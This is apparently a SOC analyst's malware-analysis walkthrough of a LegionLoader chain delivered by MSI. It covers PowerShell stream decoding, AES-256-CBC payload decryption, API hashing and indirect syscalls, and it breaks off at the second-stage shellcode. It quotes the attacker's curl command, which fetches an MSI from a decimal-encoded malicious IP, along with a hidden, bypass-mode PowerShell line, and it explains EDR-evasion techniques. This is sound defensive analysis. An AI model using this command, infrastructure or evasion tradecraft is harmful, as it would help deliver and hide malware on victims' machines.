Inside a Romulus Campaign - How an MSI Drops a New LegionLoader Build

In this walkthrough, I’ll explain how a suspicious command-line execution detected during our SOC monitoring led me to investigate a multi-stage malware infection chain involving an MSI-based loader, obfuscated PowerShell scripts, encrypted shellcode, and a final payload with Chrome credential-stealing capabilities.
The investigation started with what initially appeared to be a simple curl.exe command attempting to download an MSI file from an unusual decimal-encoded IP address. However, as I followed the related process activity and examined the downloaded file, I discovered that the MSI was being used as a container for multiple embedded payloads. During the infrastructure investigation, I also identified a ROMULUS-branded` login portal hosted on the same IP address associated with the initial malware delivery.
To understand how the malware operated, I extracted the embedded MSI streams, decoded the obfuscated PowerShell scripts, and recovered a native Windows executable. I then investigated the recovered binary using public threat intelligence platforms, where it was identified as LegionLoader malware. Following this identification, I loaded the executable into Ghidra and began a deeper reverse-engineering investigation to understand its internal functionality and the additional payloads hidden within the loader.
As I continued analyzing LegionLoader, I uncovered multiple layers of AES-256-CBC encryption, custom API hashing, indirect syscalls, thread-pool-based shellcode execution, and another encrypted payload stage. By reconstructing the decryption routines, I was able to recover the final executable and investigate its functionality in greater detail.
Interestingly, the final payload was not simply a Chrome credential stealer. My analysis revealed a modular command-and-control framework capable of receiving and executing additional payloads, performing advanced process-injection techniques, establishing persistence, interfering with security mechanisms, and accessing Chrome-protected credential material. I also recovered its encrypted C2 configuration, which helped me understand how the malware communicated with its remote infrastructure and processed commands.
Throughout this walkthrough, I’ll explain how I approached each stage of the investigation, the tools and techniques I used to extract and decode the hidden payloads, and the key reverse-engineering findings that helped me reconstruct the complete malware execution chain—from the initial SOC alert and MSI delivery infrastructure to LegionLoader and the final C2-controlled payload.
Initial SOC Alert - Suspicious curl.exe Execution
The investigation started when our SOC monitoring solution triggered an alert for suspicious command-line activity on a Windows endpoint.
The observed command was:
1
cmd /c curl.exe -fsL --ssl-no-revoke --retry 8 --retry-connrefused --retry-delay 1 --connect-timeout 20 -o "C:\Users\admin\AppData\Local\Temp\S412.msi" http://392073480/74315
My first step was to understand exactly what this command was doing.
The command launched curl.exe through cmd.exe and attempted to download a file named S412.msi into the user’s temporary directory.
Several things caught my attention during the initial analysis.
Investigating the Decimal-Encoded IP Address
The first interesting observation was the download URL.
Instead of using a conventional domain name or dotted-decimal IPv4 address, the command used:
1
http://392073480/74315
The hostname 392073480 was actually a decimal representation of an IPv4 address.
I converted the decimal value into its standard dotted-decimal format using PowerShell and identified the destination IP address as 23.94.145.8.

This representation caught my attention because it makes the destination IP address less recognizable during manual log analysis. It may also evade basic detection rules that only look for conventional dotted-decimal IPv4 addresses.
Discovering the ROMULUS Portal on the Malware Delivery Infrastructure
After identifying the actual destination IP address, I continued investigating the infrastructure associated with the initial MSI download.
Interestingly, when I examined the web service hosted on 23.94.145.8, I discovered a login portal accessible at:
1
hxxp://23.94.145.8/login

This was a significant finding because the same IP address used in the initial MSI download command also hosted a ROMULUS-branded authentication portal.
The shared infrastructure suggested a possible relationship between the malware distribution activity and the ROMULUS platform.
At this stage, I suspected that the portal might be associated with the malware delivery operation, potentially functioning as a management or administrative interface.
However, I could not confirm the portal’s exact purpose or whether it was directly involved in controlling the malware. Therefore, I treated it as a potentially related infrastructure artifact rather than a confirmed command-and-control panel.
Nevertheless, this discovery provided an additional infrastructure-level finding that could be correlated with the malware’s subsequent execution stages.
Examining the curl.exe Download Parameters
After investigating the destination infrastructure, I returned to the original command to understand how the MSI payload was being retrieved.
The command contained several retry and connection-handling parameters:
1
2
3
4
--retry 8
--retry-connrefused
--retry-delay 1
--connect-timeout 20
These options instructed curl.exe to retry eligible failed requests up to eight times, including connection-refused errors, with a one-second delay between retries and a 20-second connection timeout.
The command also used:
1
-fsL --ssl-no-revoke
Here, -f causes curl to fail on most HTTP error responses, -s enables silent mode, and -L follows HTTP redirects. The --ssl-no-revoke option disables certificate revocation checks when using the Windows Schannel TLS backend.
Together, these options could make the download less visible in the console while allowing it to handle temporary connection failures and redirects.
Examining the Downloaded MSI File Location
The command attempted to save the downloaded file to:
1
C:\Users\admin\AppData\Local\Temp\S412.msi
The use of the user’s temporary directory was another detail worth investigating.
Although downloading an MSI file into a temporary directory is not necessarily malicious, the combination of a decimal-encoded IP address, unusual delivery infrastructure, silent download options, and related suspicious process activity made this execution particularly interesting.
At this point, I had identified the attempted MSI download, decoded its destination IP address, and discovered a ROMULUS-branded portal hosted on the same infrastructure.
However, I still needed to understand what the MSI file contained and how it was being used in the execution chain.
Following the PowerShell Execution
While reviewing the related process activity, I identified suspicious PowerShell execution associated with the MSI file.
The command used execution options similar to:
1
powershell.exe -NoProfile -NonInteractive -ExecutionPolicy Bypass -WindowStyle Hidden -Command "..."

Inside the PowerShell command, I noticed a large Base64 string being decoded using:
1
[Convert]::FromBase64String(...)
Initially, I expected the decoded content to be another PowerShell script.
However, after decoding the Base64 string, I found that the output was not directly readable.
The script performed an additional byte transformation.
It used the first four bytes as a configuration header, extracted selected bytes from the remaining buffer, and reversed the extracted content.
The transformation was based on:
1
2
3
4
Byte 0 > Stride
Byte 1 > Offset
Byte 2 > Reverse flag
Byte 3 > Header/reserved value
After applying the transformation, I recovered readable PowerShell code.
The recovered script used:
1
scriptblock]::Create(...)
This allowed the decoded PowerShell content to be compiled into a script block and invoked dynamically.
During my analysis, I also noticed that the script interacted with Windows Installer APIs from msi.dll.
This was an important finding because the PowerShell code was not simply launching msiexec.exe to install an application. Instead, it was directly accessing the MSI database and attempting to read embedded data. This changed the direction of my investigation, as I needed to examine the MSI file as a database and understand what was stored inside it.
Inspecting the MSI Binary Table
I acquired the downloaded S412.msi file and started examining its internal structure.
Windows Installer packages use a structured database format containing tables such as File, Component, CustomAction, and Binary.
The Binary table can store embedded data streams.
These streams are normally used to support installation operations, but they can also be abused to conceal additional payloads.
I used the Windows Installer COM interface to enumerate the Binary table without executing the MSI.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$msiPath = "C:\Analysis\S412.msi"

$installer = New-Object -ComObject WindowsInstaller.Installer
$database = $installer.OpenDatabase($msiPath, 0)

$query = 'SELECT `Name` FROM `Binary`'
$view = $database.OpenView($query)
$view.Execute()

while ($null -ne ($record = $view.Fetch())) {
    $record.StringData(1)
}

$view.Close()

The query returned three embedded streams:

1
2
3
R92e2i2kC
cpbISGJsL
TM9rtNs9B
The next step was to extract them.
For extraction, I used the native Windows Installer APIs rather than attempting to execute the MSI.
The relevant APIs included:
1
2
3
4
5
6
MsiOpenDatabase
MsiDatabaseOpenView
MsiViewExecute
MsiViewFetch
MsiRecordReadStream
MsiCloseHandle
After extracting the streams, I obtained:
I then examined the first bytes of each extracted stream.

The two smaller streams began with PowerShell variable assignments followed by calls to [Convert]::FromBase64String.
For example, cpbISGJsL began with bytes corresponding to:
1
$cv8XTKKl=[Convert]::FromBase64String(...)
Similarly, TM9rtNs9B began with:
1
$qUjFR7vels2l=[Convert]::FromBase64String(...)
The largest stream, R92e2i2kC, looked different.
Its first bytes were:
1
02 01 01 00 01 00 02 00 03 00 04 00
This immediately reminded me of the custom byte transformation used by the earlier PowerShell loader
Decoding the Embedded Binary Stream
I focused on R92e2i2kC because it was the largest embedded stream and appeared to contain another encoded payload.
The first four bytes were:
1
02 01 01 00
Interpreting these according to the recovered decoding routine gave:
1
2
3
Stride = 2
Offset = 1
Reverse = True
This meant the decoder selected every second byte starting from offset one, then reversed the resulting buffer.
I reproduced the transformation in Python:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
data = Path("R92e2i2kC.bin").read_bytes()

stride = data[0]
offset = data[1]
reverse_flag = data[2]

decoded_length = (len(data) - 4)

payload = bytes(
    data[4 + (i * stride) + offset]
    for i in range(decoded_length)
)

if reverse_flag:
    payload = payload[::-1]

Path("R92e2i2kC_decoded.bin").write_bytes(payload)
After decoding the stream, I recovered a valid 64-bit Windows PE executable.

At this stage, I had successfully moved from an MSI database stream to a native Windows executable.
The next step was to understand what this executable actually did.
First Look at the Executable in Ghidra
I loaded R92e2i2kC_decoded.bin into Ghidra and allowed the automatic analysis to complete. I started by examining the PE header, section layout, import table, and entry point to understand the executable’s structure and identify any suspicious characteristics.
During this initial analysis, I confirmed that the file was a 64-bit Windows PE executable compiled using MinGW. I also checked the binary against public threat intelligence platforms, where it was identified as LegionLoader malware. This provided an initial indication of the malware family, but I continued with my own static analysis to understand how the loader operated and what techniques it used.
Further inspection of the PE structure revealed that the executable contained seven sections:

One thing that stood out was the section-size distribution.
The .text section contained approximately 46 KB of executable code, while the .rdata and .rsrc sections together accounted for almost 1 MB.
This suggested that the executable might be carrying a large amount of embedded data.
I also checked the imports.
The executable imported several memory-management APIs:

However, I did not find direct imports for GetProcAddress or LoadLibrary.
This was interesting because the loader clearly needed access to additional Windows APIs.
Later, I discovered that it resolved many of those APIs dynamically using a custom hashing algorithm.
Fake application identity
The executable’s embedded manifest identified the application as:

I also identified GUI-related imports and the string:
1
My Window
However, the relevant GUI functions did not appear to be used by the actual loader logic.
This suggested that the application identity and GUI-related artifacts were camouflage intended to make the binary appear legitimate.
Tracing the Entry Point
The PE entry point was located at 0x1400065f8

After following the MinGW runtime initialization, I reached the main loader routine FUN_14000ac10
This function allocated memory and constructed a configuration structure containing an encrypted payload.
The structure included the encrypted payload size, execution flags, a pointer to the decrypted payload, an AES key, and an initialization vector.
| Offset | Field |
|---|---|
| 0x00 | payload size (0x842a0) |
| 0x04 | flags |
| 0x08 | pointer to the decrypted payload (filled in later) |
| 0x18 | AES-256 key (32 bytes) |
| 0x38 | IV (16 bytes) |
| 0x48 | encrypted payload |
The encrypted payload was stored in the .rdata section.
The relevant virtual addresses were:
1
2
3
4
AES key:          0x140091340
AES IV:           0x140091360
Encrypted blob:   0x14000d0a0
Encrypted size:   0x842a0
The main routine passed this configuration to FUN_14000a960

The main routine passed this configuration to FUN_14000a960
Identifying the AES-256-CBC Decryption Routine
I followed FUN_14000a540 in the Ghidra decompiler.
The function used Windows CryptoAPI to decrypt the embedded payload.

The following constants helped identify the cryptographic algorithm:
1
2
3
4
PROV_RSA_AES       = 0x18
CRYPT_VERIFYCONTEXT = 0xF0000000
CALG_AES_256       = 0x6610
PLAINTEXTKEYBLOB   = 0x08
The key was 32 bytes long, and the IV was 16 bytes long.
This indicated AES-256 encryption.
The code also configured the initialization vector using CryptSetKeyParam, and the recovered data confirmed AES-256-CBC
However, AES decryption was not the final transformation.
After decrypting the data, the loader reversed the entire plaintext buffer.
The complete transformation was:

I reproduced this process using Python.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
import pefile
from cryptography.hazmat.primitives.ciphers import (
    Cipher, algorithms, modes
)
from cryptography.hazmat.primitives import padding

pe = pefile.PE("R92e2i2kC_decoded.bin")

image_base = pe.OPTIONAL_HEADER.ImageBase

def read_va(address, length):
    return pe.get_data(address - image_base, length)

key = read_va(0x140091340, 32)
iv = read_va(0x140091360, 16)
encrypted = read_va(0x14000d0a0, 0x842a0)

decryptor = Cipher(
    algorithms.AES(key),
    modes.CBC(iv)
).decryptor()

padded = decryptor.update(encrypted) + decryptor.finalize()

unpadder = padding.PKCS7(128).unpadder()
plaintext = unpadder.update(padded) + unpadder.finalize()

stage2 = plaintext[::-1]

with open("stage2.bin", "wb") as f:
    f.write(stage2)
The PKCS#7 padding was valid, and the resulting payload was 541332 bytes.
The next step was to determine how the loader executed this decrypted content.
Shellcode Execution Through the Windows Thread Pool
After decryption, the loader did not simply write the payload to disk and execute it.
Instead, it used the Windows thread-pool mechanism.
The relevant routine was FUN_14000a3a0

The execution flow involved:

The callback function was identified as FUN_14000aac0
This function eventually transferred execution to the decrypted payload buffer.
This technique is important because many traditional detections focus on suspicious calls to CreateThread or CreateRemoteThread.
Using a thread-pool callback changes the execution pattern.
It does not guarantee that an EDR will be bypassed, but it can make the execution flow less obvious during basic process and API analysis.
API Hashing and Dynamic API Resolution
While reviewing the loader, I noticed that several important Windows APIs were missing from the import table.
The loader resolved them dynamically.
Instead of storing all API names directly, it calculated hashes of exported function names and compared them against predefined values.
The hash algorithm was a modified DJB2 implementation.
1
2
3
4
5
6
7
def api_hash(name):
    value = 0x101A462

    for char in name.encode():
        value = (value * 33 + char) & 0xFFFFFFFF

    return value
The initial seed was:
1
0x101A462
This differed from the standard DJB2 seed.
The loader enumerated loaded modules through the Process Environment Block, located their export directories, and calculated hashes for exported function names.
When a hash matched, it retrieved the corresponding function address.
Through this mechanism, the loader resolved APIs including:
 .
.
This explained why the import table did not reveal the full functionality of the executable.
Indirect Syscalls and EDR Evasion
Another interesting part of the loader was its syscall implementation.
 .
.
The code examined syscall stubs inside ntdll.dll.
A normal x64 syscall stub commonly begins with instructions similar to:
1
2
3
4
mov r10, rcx
mov eax, <syscall_number>
syscall
ret
The loader checked the beginning of these stubs.
If the expected bytes were present, it extracted the syscall number.
However, if the stub appeared to have been modified by a jump instruction, the loader attempted to recover the syscall number by examining nearby syscall stubs.
This behavior resembled Halo's Gate and Tartarus' Gate techniques.
The loader also generated syscall stubs dynamically.
It used rdtsc as part of its randomization logic and inserted junk instructions between meaningful instructions.
The resulting syscall stub followed the general structure:
1
2
3
4
mov r10, rcx
mov eax, <SSN>
mov r11, <syscall_ret_address>
jmp r11
The target pointed to a syscall ret sequence inside ntdll.dll.
This allowed the loader to avoid calling the normal exported function entry point directly.
From a SOC perspective, this is relevant because API-level telemetry may not provide the complete execution picture when malware uses indirect syscalls.
Memory telemetry, thread behavior, and syscall-related execution patterns become more important.
Recovering the Second-Stage Shellcode
After reproducing the first AES decryption layer, I obtained a 541332 byte payload.
 .
.
The first bytes were:
1
